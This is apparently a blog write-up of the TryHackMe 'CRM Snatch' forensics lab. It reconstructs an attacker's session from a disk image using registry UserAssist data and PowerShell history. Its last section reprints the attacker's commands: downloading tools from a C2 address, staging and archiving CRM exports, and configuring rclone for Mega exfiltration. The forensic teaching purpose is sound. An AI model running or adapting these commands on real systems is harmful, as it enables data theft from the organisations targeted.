A Case Study in Digital Forensics | TryHackMe CRM Snatch
Intro

Intro
In this post, I analyzed a case, TryHackMe CRM Snatch, involving a significant data breach where an attacker encrypted core systems, wiped logs, and exfiltrated a Customer Relationship Management (CRM) database.
My investigation began with a forensic disk snapshot of the compromised server.
Case Description (TryHackMe CRM Snatch)

DeceptiTech is a fast-growing cyber security company specializing in honeypot development and deception technologies. At the heart of their success are DeceptiPots — lightweight, powerful, and configurable honeypots that you can install on any OS and capture every malicious action!
The internal DeceptiTech network is organized around a traditional on-premises Active Directory domain with approximately 50 active users. The product platform, however, is isolated and hosted entirely in the AWS cloud:
One ordinary morning, DeceptiTech’s entire network collapsed. Within minutes, all critical on-premises systems were locked down and encrypted. The IT department hurried to restore backups, while the security team rushed to their SIEM — only to find the backups corrupted and all SIEM data wiped clean.
This room is about the fourth attack stage (#4 on the network diagram). As a part of an external DFIR unit, can you help DeceptiTech to perform a full-scope investigation?
Mounting the Disk Image
First, I used AccessData FTK Imager to mount the provided disk snapshot. I added the image file and mounted it as a logical drive (D:), giving me read-only access to the server’s file system.
Initial Triage
My initial analysis of the mounted drive led me to the D:\Users directory. Apart from the default and administrator accounts, I found a single user profile: Matthew.Co. This was the domain account used to conduct the remote session.
Investigating the Attacker’s Session
Since the event logs were wiped, I couldn’t check the login times directly. I had to find an alternative method to determine how long the attacker was active.
Registry Analysis: I used the Registry Editor to load the user’s registry hive. I loaded the NTUSER.DAT file from D:\Users\Matthew.Co\NTUSER.DAT.
UserAssist: I navigated to the UserAssist key, which tracks program execution and interactive focus time. I found an entry for powershell.exe.
Session Duration: The “Focus Time” for the PowerShell session was listed as 57 minutes and 35 seconds. Converting this to seconds (57 * 60 + 35), I determined the attacker’s active PowerShell session lasted for 3455 seconds.

Reconstructing the Attack
To understand the attacker’s actions, I located the PowerShell console history file at D:\Users\Matthew.Co\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt. This file contained the exact commands the attacker ran.
The history showed the attacker performed the following steps:
- Reconnaissance: Ran
systeminfoto gather information about the server. - Staging Tools: Used
Invoke-WebRequestto download tools from a C2 server at IP 172.30.1.5. - Exfiltration Tool: Downloaded
rclone.exe, a well-known tool for transferring files to cloud storage. - Staging Directory: Copied the downloaded tools (
rclone.exe,7z.exe,backup-windows.exe,ps.exe) to a staging directory atC:\ProgramData\Sync. - Data Exfiltration:
- Compressed the CRM configuration file (
CRM_HTTP.conf) into a 7-Zip archive namedXfill_temp.7z. - Defined variables (
$type,$user,$pass) to configurerclonefor a Mega cloud storage account. - Wrote these credentials to a configuration file named
mega.conf. - Used
rcloneto exfiltrate the stolen data.
Recovering Credentials and Stolen Data
The PowerShell history showed the password variable being set through an obfuscation command. However, it also showed the attacker writing the configuration directly to mega.conf.
Finding the Password: I navigated to the staging directory D:\ProgramData\Sync. I copied the mega.conf file to the desktop and opened it with Notepad. Inside, I found the attacker’s username (attacker@THMLabs.com) and the unobfuscated password: [REDACTED_PASSWORD] (a long alphanumeric string).
Finding the Stolen Data: To find what was stolen, I looked in the user’s Documents folder. At D:\Users\Matthew.Co\Documents\CRM Exports, I found two files: Customer_Export.csv and Users_Export.csv.
Identifying Key Information: I copied Users_Export.csv to the desktop and opened it. I searched for the user “Lucas” and found the full entry: “Lucas.Rivera” with the email address Lucas.Rivera@thmlabs.com.

PowerShell Commands Executed By The Attacker
The following are the key commands I extracted from the ConsoleHost_history.txt file, which allowed me to piece together the attacker’s timeline:
systeminfo
systeminfo > systeminfo.txt
Invoke-WebRequest -Uri "http://172.30.1.5:8080/ps.exe" -OutFile "C:\ProgramData\Sync\ps.exe"
Invoke-WebRequest -Uri "http://172.30.1.5:8080/rclone.exe" -OutFile "C:\ProgramData\Sync\rclone.exe"
Invoke-WebRequest -Uri "http://172.30.1.5:8080/7z.exe" -OutFile "C:\ProgramData\Sync\7z.exe"
Invoke-WebRequest -Uri "http://172.30.1.5:8080/7z.dll" -OutFile "C:\ProgramData\Sync\7z.dll"
Invoke-WebRequest -Uri "http://172.30.1.5:8080/backup-windows.exe" -OutFile "C:\ProgramData\Sync\backup-windows.exe"
cp "C:\Users\Matthew.Co\Documents\CRM Exports\Users_Export.csv" -Destination C:\ProgramData\Sync\Users_Export.csv
cp "C:\Users\Matthew.Co\Documents\CRM Exports\Customer_Export.csv" -Destination C:\ProgramData\Sync\Customer_Export.csv
cp C:\CRM\CRM_HTTP.conf -Destination C:\ProgramData\Sync\CRM_HTTP.conf
C:\ProgramData\Sync\7z.exe a C:\ProgramData\Sync\Xfill_temp.7z C:\ProgramData\Sync\Users_Export.csv C:\ProgramData\Sync\Customer_Export.csv C:\ProgramData\Sync\CRM_HTTP.conf
$type = "mega"
$user = "attacker@THMLabs.com"
$pass = "MegaPass"
$pass = C:\ProgramData\Sync\backup-windows.exe obfuscate $pass
$pass | Out-File -FilePath C:\ProgramData\Sync\mega.conf -Encoding "ASCII" -Append
$user | Out-File -FilePath C:\ProgramData\Sync\mega.conf -Encoding "ASCII" -Append
$type | Out-File -FilePath C:\ProgramData\Sync\mega.conf -Encoding "ASCII" -Append
TryHackMe CRM Snatch Room Answers
Room answers can be found here



